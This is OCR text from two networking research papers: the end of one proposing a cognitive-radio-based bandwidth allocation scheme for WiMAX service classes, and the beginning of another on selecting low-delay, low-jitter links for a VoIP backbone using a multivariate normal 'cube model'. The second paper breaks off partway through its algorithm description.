In order to provide QoS, Mobile WiMAX has defined five scheduling service classes for data transport over a connection [6,9]: Unsolicited Grant Service (UGS), Real-Time Polling Service (rtPS), Extended Real-time Polling Service (ertPS), Non-Real Time Polling Service (nrtPS), and Best Effort (BE). Each service class has QoS requirements and is designed for specific applications. The UGS supports real-time streams of periodic fixed-size packets with constant bit rate, such as Voice over IP without silence suppression. The rtPS supports real-time streams of periodic variable-size packets, such as MPEG video. The ertPS supports real-time streams of periodic variable-size packets with minimum data rate and delay, such as Voice over IP services with silence suppression. The nrtPS supports non-real-time streams of variable-size packets that are tolerant to delay, such as FTP. The BE service supports traffic that does not require delay or throughput guarantees, such as HTTP.

WiMAX provides several mechanisms for users to request bandwidth on the uplink. However, the details of how to perform bandwidth allocation are left unspecified. The bandwidth allocation mechanism should guarantee efficient bandwidth utilization and QoS requirements. In this paper, a new bandwidth management scheme using dynamic channel allocation [10-13] is proposed to improve the bandwidth utilization and meet the QoS requirements of different service classes. The proposed scheme uses the cognitive radio [14-17] for dynamic channel allocation among the users. Cognitive radio allows secondary (unlicensed) users to communicate over the channel (spectrum band) allocated to primary (licensed) users when they are not fully utilizing it. In our scheme, the BE service class acts as a secondary user which means it can use channels that are unused by the other service classes (i.e.; the primary users). A queuing model based on the maximum entropy principle [18,19] is introduced for evaluating the performance of the proposed scheme. The scheme is modeled as interacting multiclass queues from different classes that are contending for the channel access, and closed-form expressions for the state probability and the blocking probability are obtained.

Recently, several bandwidth management schemes in WiMAX networks have been proposed. Closely related to our work are the two bandwidth management schemes presented in [24]: the WiMAX Complete Partitioning Scheme (WCPS) and the WiMAX Partial Sharing Scheme (WPSS). In WCPS, fixed partitions of the total bandwidth are allocated for all service classes. In WPSS, the bandwidth allocated for a higher-priority class (rtPS/ertPS) can be used by a lower-priority class (nrtPS/BE). However, the higher-priority class can preempt the bandwidth that is being used by the lower-priority class. The main difference between the work in [24] and our work is that we use the concept of cognitive radio, in which the BE service class acts as a secondary user and it can share the bandwidth with all other classes not only with one service class.

The remainder of this paper is organized as follows. Section II provides a detailed description and a mathematical model of the WDCAS proposed scheme. Performance evaluation and simulation results are presented in Section III. The paper is concluded in Section IV.

II. WDCAS PROPOSED SCHEME

A. Overview

The WDCAS bandwidth management scheme basically uses the partial sharing concept introduced in [24] with modifications, in order to improve the bandwidth utilization and increase the total throughput of the network. The scheme still uses the concept of sharing between different classes, but it treats the lowest priority service class, BE, as a secondary user in cognitive radio networks. The BE service class does not get a predefined share of the resources; instead it uses the channels left after each higher-priority class reserves channels for its needs. By exploiting the BE class resources, more channels will be assigned to each higher-priority class and hence increasing the total throughput without affecting the QoS requirements.

In WDCAS, each of the four higher-priority classes (i.e.; UGS, rtPS, ertPS, and nrtPS) is given a fixed number of channels at the beginning of each transmission period. Each of these classes deals with upcoming jobs and uses the available resources. After all the jobs are ready to be served, the BE class takes whatever resources left. Since the BE service is designed to support traffic with no delay guarantee, the BE jobs can wait till the next transmission period.

B. System Description

Assuming a total number of N channels are available at the beginning of a transmission period, the service classes of WiMAX connected users will have the following channel allocation:

UGS is allocated n_1 channels. Apparently, n_1 will be the largest allocation among the three other classes left. These allocated channels are not shared with the other service classes. If c_1 jobs are generated in this class, and due to the low probability of generation of the UGS jobs, it is most probable that c_1 is smaller than n_1, and the QoS for this class is improved.

For rtPS, the number of allocated channels is n_2, where $n_2 < n_1$. Since rtPS is a real-time service, it may require more channels at certain transmission period. Therefore, the concept of partial sharing is used, allowing rtPS to demand a share of the channels allocated to nrtPS. To prevent the delay in the transmission of packets associated to it, the share taken from nrtPS is constrained to a limited number of channels. Moreover, the probability of generation of the rtPS jobs is relatively small, so when c_2 jobs are generated, it is most probable that c_2 is smaller than n_2.

ertPS is allocated n_3 channels ($n_3 < n_2$) and will not be able to share other classes resources, since the BE class is no longer allocated in the resources share. n_3 is still able to serve c_3 upcoming jobs in low and medium traffic scenarios, and it does not affect the total throughput of the system.

nrtPS is allocated n_4 channels that are left after the required channels are allocated to the three higher-priority classes (i.e.; $n_4 = N - (n_1 + n_2 + n_3)$). As in WPSS, nrtPS shares its resources with rtPS; however, this does not affect the total throughput since nrtPS is a low priority class and not delay-sensitive. So whenever n_4 is not covering c_4 jobs, the residual jobs will be delayed to the next transmission period without affecting the QoS.

For the BE service class, no channels are allocated, and it is treated as a secondary user in cognitive radio networks. After all higher-priority classes reserve resources needed for their upcoming jobs, the BE jobs are served using the available channels. Though, uncertain number of channels is available, the BE jobs are limited to n_5 channels in each transmission period, in order to control the flow of the BE traffic in a way that does not affect the total throughput.

C. Mathematical Model

For the four upper classes, the packets generated are Poisson processes and have the following probability of generation:

$$P\ (c_i\ ;\lambda_i) = \frac{\lambda_i\ .\ e^{-\lambda_i}}{c_i!} \tag{1}$$

where:

$P\ (c_i\ ;\lambda_i)$: The probability of generation of c_i jobs in the i-class, $i = 1, 2, 3, 4$

c_i : The number of jobs in the i-class, and

λ_i : The mean arrival rate for the i-class packets.

The probability that c_i jobs will pass to the network and not be queued (processed), is given by:

$$P_{pass}(c_i) = \sum_{c_j}\sum_{c_k}\sum_{c_l} P\ (S) \qquad j,k,l\ \neq i \tag{2}$$

where:

$P(S)$ is the stationary state probability.

It can be shown that the stationary state probability P(S) is given by [25]:

$$P(S) = e^{-(1-\alpha)} \prod_{i=1}^{5} \left\{ \prod_{k=1}^{C} e^{-\beta_{ik}\, s_{ik}\,(S)} . e^{-\gamma_{ik}\, f_{ik}\,(S)} \right\} e^{-\rho_i\, n_i\,(S)} \tag{3}$$

where:

$S = (c_1, c_2, c_3, c_4)$ is the available states,

c_i is the number of jobs served by class i,

c is the total number of jobs in one transmission period,

α, β_{ik}, ρ_i, and γ_{ik} are the lagrangian variables needed for the optimization problem.

The detailed derivation of the mathematical model will be submitted to a Journal for publication.

The blocking probability is given by:

$$P_{b_i} = prob\,\{c_i > n_i\} \quad (4)$$

where:

n_i is the available number of channels assigned for the i- class.

For the BE class, some additions should be done

$$P\,(C_5\,;\lambda_5) = \frac{\lambda_5\,.\,e^{-\lambda_5}}{c_5!} \quad (5)$$

$$P_{pass}\,(c_5) = prob\,\{c_5 < (N - (c_1 + c_2 + c_3 + c_4))\}$$

$$= \sum_{C_1,C_2,C_3,C_4} P(S) \quad (6)$$

under the condition $c_5 < (N - (c_1 + c_2 + c_3 + c_4))$

The blocking probability is:

$$P_{b5}\,(c_5) = prob\,\{c_5 > (N - (c_1 + c_2 + c_3 + c_4))\}$$

$$= 1 - P_{pass}\,(c_5) \quad (7)$$

The average blocking probability is:

$$P_{b5,av} = \sum_{c_5=0}^{n_5} \frac{\lambda_5\,.\,e^{-\lambda_5}}{c_5!}\,.\,P_{b5}\,(c_5)$$

Using equation (7), the average blocking probability becomes:

$$P_{b5,av} = \sum_{c_5=0}^{n_5} \frac{\lambda_5\,.\,e^{-\lambda_5}}{c_5!}\,.\,[1 - P_{pass}\,(c_5)] \quad (8)$$

The average number of packets for the five service classes at any time is:

$$p_{g_t} = \sum_{i=1}^{5} \lambda_i \quad (9)$$

The average number of transmitted packets at a unit time is:

$$p_{t_t} = \sum_{i=1}^{5} \lambda_i [1 - P_{b_i}(c_i)] \quad (10)$$

The utilization is defined as:

$$U = \frac{p_{t_t}}{p_{g_t}} * 100\% \quad (11)$$

For the best utilization, we have to maximize the following constrain:

$$U = MAX\left[\frac{\sum_{i=1}^{5} \lambda_i [1 - P_{b_i}(c_i)]}{\sum_{i=1}^{5} \lambda_i}\right] \quad (12)$$

III. PERFORMANCE EVALUATION

In this section, the performance of the WDCAS proposed scheme is evaluated and compared with the two bandwidth management schemes WCPS and WPSS. In the simulation environment, a constant upload data rate of 1Mbps is assumed, and it supports 100 channels. Poisson distribution was used for data generation and a packet size of 1024 bytes was assumed.

The overall utilization for the three schemes is shown in Fig. 1. It is shown that WDCAS has accomplished a great performance improvement even in high traffic scenarios, and reaches saturation at arrival rate of 14 packets per seconds. For low traffic, WDCAS makes good utilization of the available bandwidth, so improvement in utilization and QoS is achieved.




Fig. 1 Overall Utilization

Fig. 2 shows that WDCAS lowers the blocking probability, compared to WPSS and WCPS. Note that WDCAS has a very low blocking probability, taking advantage of using the cognitive radio concept in managing different traffic scenarios.




Fig. 2 Blocking Probability

IV. CONCLUSION

In this paper, a new bandwidth management scheme is introduced to improve bandwidth utilization in WiMAX systems. The scheme uses partial sharing and a new concept in the communication field, known as cognitive radio network. Moreover, an analytical model for analyzing the performance of the scheme is presented. The proposed scheme is evaluated and compared with existing schemes for similar traffic scenarios. The results show that the scheme improves the bandwidth utilization and increases the total throughput. Furthermore, the results show that the scheme reduces the blocking probability and reaches the saturation at higher arrival rates.

REFERENCES

[1] Loutfi Nuaymi, "WiMAX: Technology for Broadband Wireless Access," *John Wiley & Sons*, 2007.

[2] Syed Ahson, and Mohammad Ilyas, "WiMAX Technologies, Performance analysis, and QoS," *CRC press*, 2007.

[3] Z. Abichar, Y. Peng, J. M. Chang, "WiMax: The Emergence of Wireless Broadband," *IT Professional*, vol. 8, no. 4, pp. 44-48, July/Aug. 2006.

[4] S. J. Vaughan-Nichols, "Achieving Wireless Broadband with WiMAX," *IEEE Computer*, vol. 37, issue 6, pp. 10–13, June 2004.

[5] IEEE Standard 802.16-2004. IEEE Standard for Local and Metropolitan Area Networks – Part 16: Air Interface for Fixed Broadband Wireless Access Systems. October 1, 2004.

[6] IEEE P802.16e/D12: Part 16, Air Interface for Fixed and Mobile Broadband Wireless Access Systems, 2005.

[7] S.J. Vaughan-Nichols, "Mobile WiMax: The Next Wireless Battle Ground," IEEE Computer, 41 (6): 16-18, 2008.

[8] S. Ahmadi, "An overview of next-generation mobile WiMAX technology," IEEE *Communications Magazine*, 47 (11): 84-98, 2009.

[9] C. Cicconetti, L. Lenzini, E. Mingozzi, C. Eklund, "Quality of service support in IEEE 802.16 networks," *IEEE Network*, 20 (2): 50-55, 2006.

[10] P. Gupta and P. R. Kumar, "The capacity of wireless networks," *IEEE Transactions on Information Theory,* 46 (2): 388-404, 2000.

[11] X. Fung, C. Zhu, and P. Fun, "Greedy-based dynamical channel assignment strategy for cellular mobile networks," *IEEE Communications Letters*, vol. 4, July 2000.

[12] M. Frodigh, "Reuse partitioning combined with traffic adaptive channel assignment for highway microcellular radio systems," in *Proc. IEEE Globecom*, Orlando, FL, pp. 1414–1418, Dec. 1992.

[13] C.-L. I and P.-H. Chao, "Local packing - distributed dynamic channel allocation at cellular base station," in *Proc. IEEE Globecom*, Houston, TX, pp. 293 – 301, Nov. 1993.

[14] S. Haykin, "Cognitive Radio: Brain-empowered Wireless Communications," *IEEE J. Selected Areas in Communications*, vol. 23, pp. 201-220, February 2005.

[15] I. F. Akyildiz, W. Y. Lee, M.C. Vuran and S. Mohanty, "NeXt Generation / Dynamic Spectrum Access / Cognitive Radio Wireless Networks: A Survey," *Computer Networks Journal (Elsevier)*, vol. 50, pp. 2127-2159, 2006.

[16] D. Maldonado, B. Le. A. Hugine, T.W. Rondeau, C.W. Bostian, "Cognitive radio applications to dynamic spectrum allocation: a discussion and an illustrative example," First IEEE International Symposium on New Frontiers in Dynamic Spectrum Access Networks, 597-600, 2005.

[17] X. Zhu, L. Shen, and T.-S. P. Yum, "Analysis of cognitive radio spectrum access with optimal channel reservation," *IEEE Communications Letters,* vol. 11, pp. 304 – 306, April 2007.

[18] E. T. Jaynes, "Prior Probabilities," *IEEE Trans. on Systems Science and Cybernetics*, 4, pp. 227-241, 1968.

[19] D.D. Kouvatsos, Entropy Maximisation and Queueing Network Models, *Annals of Operation Research*, Vol. 48, pp. 63-126, 1994.

[20] N. Kumar, K. N. B. Murthy, A. M. Lagare, "DBAM: Novel User Based Bandwidth Allocation Mechanism in WiMAX", 2nd International Conference on Recent Trends in Information, Telecommunication and Computing, March 2011.

[21] Y. Wang, S. Chan, M. Zukerman, and R.J. Harris, "Priority-Based fair Scheduling for Multimedia WiMAX Uplink Traffic," *in Proc. IEEE Int. Conf. Communications.*, pp. 301-305, Beijing, China, 2008.

[22] S. khemiri, K. Boussetta, N. Achir, G. Pujolle, "Bandwidth partitioning for mobile WiMAX service provisioning," *IFIP Wireless Days*, 2008.

[23] D. Niyato and E. Hossain, "Queue-aware uplink bandwidth allocation and rate control for polling service in IEEE 802.16 broadband wireless networks," *IEEE Transactions on Mobile Computing*, vol. 5, no. 6, pp. 668-679, June 2006.

[24] Y. Li, D. Kouvatsos, and W. Xing, "Bandwidth Management of WiMAX Systems and Performance Modeling," *KSII Transactions on Internet and Information Systems*, vol. 2, issue 2, pp. 63-81, 2008.

[25] Mohammad S. Marei, "WiMAX Performance Analysis And Bandwidth Management," Jordan University of Science and Technology, JUST, December 2010.

Methodology for Optimal Link Selection using Multivariant Normal Distribution

Martin Hruby, Michal Olsovsky, Margareta Kotocova
Institute of Computer Systems and Networks,
Faculty of Informatics and Information Technologies
Slovak University of Technology in Bratislava, Ilkovicova 3, 842 16 Bratislava 4, Slovakia
E-mail(s): hruby@fiit.stuba.sk, olsovsky@fiit.stuba.sk, kotocova@fiit.stuba.sk

Abstract - Network throughput and bandwidth overprovisioning do not provide equal quality of service for all applications. Time characteristics of the network must also be taken in mind when deploying applications which are sensitive to delay and jitter, e.g. VoIP. By means of changing the path of traffic significant improvement of the time-variable can be achieved.

In this paper we propose a methodology for optimal link selection based on modeling network characteristics using a Multivariate normal distribution model – cube model. This approach enables real-time identification of reliable links and provides input for a modified composite optimal path selection algorithm. Aside from this our model can be used for determining future network improvements to increase the quality of service.

Keywords. Routing, QoS, Measurement, Network, VoIP, Path, Cube model, Analysis, Design.

I. INTRODUCTION

Sub-optimal traffic distribution in heterogeneous computer networks is the issue we are facing when delivering bandwidth intensive services with QoS guarantees. Usually the decision on which paths to use to forward traffic is left on the interior routing protocol [1], [3] and the process of adding IP telephony functionality to an existing network environment is often cumbersome [2], [4]. Our objective is to optimize the flow of delay sensitive traffic by creating a VoIP backbone overlay in the network in a computationally efficient and effective manner. Two parameters which mostly impact the quality of VoIP traffic are delay and jitter (delay variance) [5], [6]. In our approach, we aim to identify network links which provide minimum delay and jitter by utilizing network probes as a method of active network measurement in production environments. While gathering results continuously, a multi-dimensional data structure is built wherein maxima can be found which represent optimal links for VoIP traffic and these are marked as VoIP backbone components. Further, these VoIP backbone components can be joined by known graph algorithms. Having a VoIP backbone clearly identified in the topology, design considerations apply which can strongly improve the quality of service for VoIP traffic by placing crucial components of the IP telephony architecture (e.g. call managers, gatekeepers, Unity servers, PSTN gateways, border elements, etc.) on the VoIP backbone [7], [8].

II. CONCEPT

We assume a transit IP network (e.g. service provider backbone) which consists of large number of routers and is using an interior gateway routing protocol (e.g. OSPF). Generally, VoIP flows will traverse the best path as chosen by the routing protocol together with ordinary data flows; however this path doesn't have to provide the best time-variables like delay and jitter which are necessary for VoIP traffic (Fig. 1), as in most cases these parameters are not taken into consideration by the routing protocol.

Using standard routing voice-related devices can be placed arbitrarily as there is no specific VoIP backbone [9]. In our approach standard routing will be divided into two independent routing instances, one will be used for data flows (existing one) and the second one will be used inside the determined optimal VoIP backbone based on our proposed network modeling. As the VoIP backbone has to be a continuous network [10], it will consist not only of the best links chosen by our algorithm but of an additional minimal amount of links which will make the backbone continuous (Fig. 2). List of these additional links can be considered for a potential future upgrade.

Knowing the new VoIP backbone we are able to decide where to place and connect specific voice-related devices in the real network environment.

To be able to decide which links will form the VoIP backbone, we need to use some key elements like the proposed cube model, active variable discovery and multivariate normal distribution. These techniques are described in the below subchapters.




Figure 1. VoIP and data flows traverse the same best path




Figure 2. VoIP backbone




Figure 3. Model of the cube




Figure 4. Measurement scenario

A. *Cube model*

First key element is a model of the cube. As it is 3D model, we are able to use each of the 3 axes for a separate attribute (Fig. 3):

- Axis X – variable jitter
- Axis Y – probability density
- Axis Z – variable delay

Measured values will be plotted in the cube model. Each link will have its own cube model with a multivariate normal distribution. Axes X and Z will represent the base of this distribution while axis Y will represent the probability density of delay-jitter pairs. Later on all these multivariate normal distributions will be merged into one cube and processed to determine the best links.

B. *Variable discovery*

Key component to time-variables' measurement is a periodic active measurement probe (SAA). This probe is small datagram sent over specific link towards a known destination. Sender of this probe knows the exact time when the probe was sent out as well as waiting period between consecutive probes. Once the probe reaches its destination, the probe is sent back towards to the original sender. As each probe contains unique identifier, original sender is able to calculate time-variables once the probe is received. Using the probes a network node is able to measure delay and jitter for a specific link in the network.

Final phase of the variable discovery is dedicated to the data collection. To facilitate measurement data exports, SNMP is used. In our approach, threshold of each probe will be set to 0. This means that once the probe will be received back, the router will always send an SNMP trap to a central SNMP server with the measurement results (Fig. 4). Once the SNMP server collects a representative amount of the measurement results, these results can be released for further processing (cube model, minimal tree in the graph).

C. *Multivariate normal distribution*

Our objective is to identify specific areas of the plotted surface inside the cube model, which are characterized as peaks of a multivariate normal distribution that represent edges with discovered values of delay and jitter, as depicted in the Fig. 5. We model the multivariate normal distribution peaks by determining parameters of the probability density function of the d-dimensional multivariate normal distribution (see Formula 1)

$$y = f(x,\mu,\sigma) = \frac{1}{\sqrt{|\sigma|(2\pi)^d}} e^{-\frac{1}{2}(x-\mu)\sigma^{-1}(x-\mu)'} \quad \textbf{(1)}$$




Figure 5. Cube model with 2 links




Figure 6. Examining the trustworthiness of a link in the cube model

where the parameter μ is a 1-by-d vector of mean values of vectors of gathered variables (delays and jitters) and σ is determined as a covariance matrix of the vectors of gathered variables, as can be seen in Formula 2 below.

$$\mathrm{cov}(x_1, x_2) = E[(x_1 - \mu_1) * (x_2 - \mu_2)] \quad \textbf{(2)}$$

In Formula 2, E[x] is the expected value of x. Representation of the network links as edges with directly measured parameters in the cube model has several advantages.

First, the trustworthiness of a link can be directly determined by the σ parameter as depicted in Fig. 6. The σ parameter corresponds to the steepness of the distribution. Those edges with steeper modeled distributions experience low variation in delay and jitter as opposed to those with gradually distributed probability function.

III. ALGORITHM

The whole modeling process can be divided into following steps:

1. Data gathering phase.
2. Update of multivariate normal distributions for each link.
3. Merging all distributions into one model.
4. Seeking voice-capable links.
5. Turning list of links into continuous graph.

Steps 1 to 3 are clear and are explained in the chapter dedicated to the concept of our work. Last two steps cover more operations which are described in the following chapters.

A. *Seeking voice-capable links*

The main idea of seeking voice-capable links is to take the cube with multivariate normal distributions of all links and do a three phase filtering. First phase will filter out all unstable links. Stable links are important for VoIP backbone as it's easier to face with stable links even if they don't provide best time-variables. We are able to apply some mechanisms to reduce the effect of worse time-variable in case we can predict these variables. From the point of the cube model and multivariate normal distribution stable links are represented with small base, narrow distribution and high peaks. Small base means that measured values don't differ in significant way and high peak represents the probability density. To be able to find these stable links we have introduced new variable η_1 – threshold of probability density for voice-capable links (Formula 3 and 4). Based on this threshold, new layer (parallel to area of axes X-Z) is added to the final cube model. Every link whose peak exceeds this layer (threshold) has matched the first of three conditions to become voice-capable link.

$$\eta_{\max} = f(x', \mu', \sigma') \geq f(x, \mu, \sigma) \quad \textbf{(3)}$$

$$\eta_1 = 0.8 * \eta_{\max} \quad \textbf{(4)}$$

$$\eta_2 = 0.56 * \eta_{\max} \quad \textbf{(5)}$$

Last two conditions are related to time-variables. Matching just the first conditions isn't enough because this condition will guarantee only the stability of the link – it doesn't matter how high the delay or jitter is, once the values aren't varying excessively, the link is stable. To be able to filter out links with worse time-variables we have introduced another 2 variables (thresholds).

First variable φ_1 is jitter threshold (Formula 7). We don't keep exact jitter, this value represents the fraction of the worst measured result (Formula 6). Based on this threshold another layer (parallel to area of axes X-Z) is added to the final cube model. Every link whose multivariate normal distribution belongs to the area bordered with the new layer and the area of axes X-Z has matched the second condition to become voice-capable link.

$$\varphi_{\max} \in \Phi, \forall \varphi' \in \Phi; \varphi' \leq \varphi_{\max} \quad \textbf{(6)}$$

$$\varphi_1 = 0.8 * \varphi_{\max} \quad \textbf{(7)}$$

$$\varphi_2 = 0.5 * \varphi_{\max} \quad \textbf{(8)}$$

Second variable called χ_1 represents the delay. As for φ_1, we don't keep exact delay value (Formula 10), this value represents the fraction of the worst measured result (Formula 9). Based on this threshold another layer (parallel to area of axes X-Y) is added to the final cube model. Every link who's Gaussian distribution belongs to the area bordered with the new layer and the area of axes X-Y has matched the last, third condition to become voice-capable link.

$$\chi_{\max} \in \mathrm{X}, \forall \chi' \in \mathrm{X}; \chi' \leq \chi_{\max} \quad \textbf{(9)}$$

$$\chi_1 = 0.8 * \chi_{\max} \quad \textbf{(10)}$$

$$\chi_2 = 0.5 * \chi_{\max} \quad \textbf{(11)}$$

To sum it up all three thresholds η_1, φ_1 and χ_1 and appropriate layers created sub-cube model in the main cube model and all links with their peaks in this sub-cube model are voice-capable links (Fig. 7).

With thresholds calculated it is now possible to separate measured data in the cube model into regions. Each region Ω is defined by upper and lower planes and

links are considered to be part of a region when the link's probability function maximum is located between the regions planes (Formulas 12, 13, 14).

$$\Omega_1 = \begin{bmatrix} \varphi_1 & \chi_1 & \eta_{\max} \\ 0 & 0 & \eta_1 \end{bmatrix} \quad (12)$$

$$\Omega_2 = \begin{bmatrix} \varphi_2 & \chi_2 & \eta_1 \\ \varphi_1 & \chi_1 & \eta_2 \end{bmatrix} \quad (13)$$

$$\Omega_3 = \begin{bmatrix} \varphi_{\max} & \chi_{\max} & \eta_2 \\ \varphi_2 & \chi_2 & 0 \end{bmatrix} \quad (14)$$

A continuous sequence of links will be called a VoIP backbone component. To calculate a single VoIP backbone, all unique VoIP backbone components must be connected by a minimal series of other links (edges). To be able to make the connection of all VoIP backbone components into one single component with the best of remaining links, these links needs to be classified. As this connection process will be based on the theory of graphs, we need to assign each link one composite metric – weight of the edge.




Figure 7. Sub-cube model determing VoIP backbone links (1 region)




Figure 8. Link classification for VoIP backbone (3 regions)

Table 1. Data structure for main graph

Link ID	Start Node	End Node	Metric	Tree

Table 2. Data structure for paths

ω_1	θ_1	ω_2	θ_2	Cost	Use

We have decided to define another set of thresholds – η_2, φ_2 and χ_2 which will be worse than the original set of threshold (Formula 5, 8 and 11). These thresholds will divide the cube model into 3 regions (Fig. 8). Green region contains voice-capable links (region Ω_1). For future processing, these links have metric of 1. Purple region (Ω_2) contains link which aren't suitable VoIP backbone but can be used for voice flows. All these links have metric of 2. Last region (Ω_3), pink region represents the rest of the links which aren't suitable for VoIP traffic and should be used only as a temporary solution. These links have metric of 5.

Based on these details, the whole network topology can be represented by a single table. This table will be used during the last phase of our proposed algorithm where the final single VoIP backbone will be created. This table will keep following details (Table 1):

- Link ID – unique identifier of the link, e.g. 1, 2.
- Start Node – identifier of the first of two routers which this link connects, e.g. A, B, C.
- End Node - identifier of the second of two routers which this link connects, e.g. A, B, C.
- Metric – metric based on the link's situation in the cube model with 3 regions, valid values are 1, 2 and 5.

B. *Fetching the minimal tree*

The process of fetching the minimal tree is based on graph theory. Graph is an ordered pair G = (V, E) comprising a set V of vertices or nodes together with a set E of edges or lines, which are 2-element subsets of V – our requirements best fits the undirected weighted graph. This graph is represented with the dataset stored in table with structure as in Table 1. Similar approach can be found in [13]. Together with this, it's necessary to define group of border routers *BORDR* (vertices) which needs to be included in the final backbone (tree). Next steps are as follows:

1. Select all voice-capable links (edges with *Metric = 1*) from the table and store them in variable *VC_LINKS*.
2. Create subgraphs from *VC_LINKS*. In case start vertex of one edge is end of another edge, these edges can be merged into vertex. Repeat this operation for every single edge from *VC_LINKS*. All created subgraphs will be stored in *SUBGR*.
3. Check if vertices in *BORDR* are present in *SUBGR*. In case vertex from *BORDR* is not present in *SUBGR*, create new subgraph in *SUBGR*. New subgraph will contain only 1 vertex from *BORDR*. Repeat for every vertex in *BORDR*.

4. Use Dijkstra's algorithm to find the best (cheapest) path between every pair of vertices in the main graph [11, 12]. Store information for each vertex in separate table.
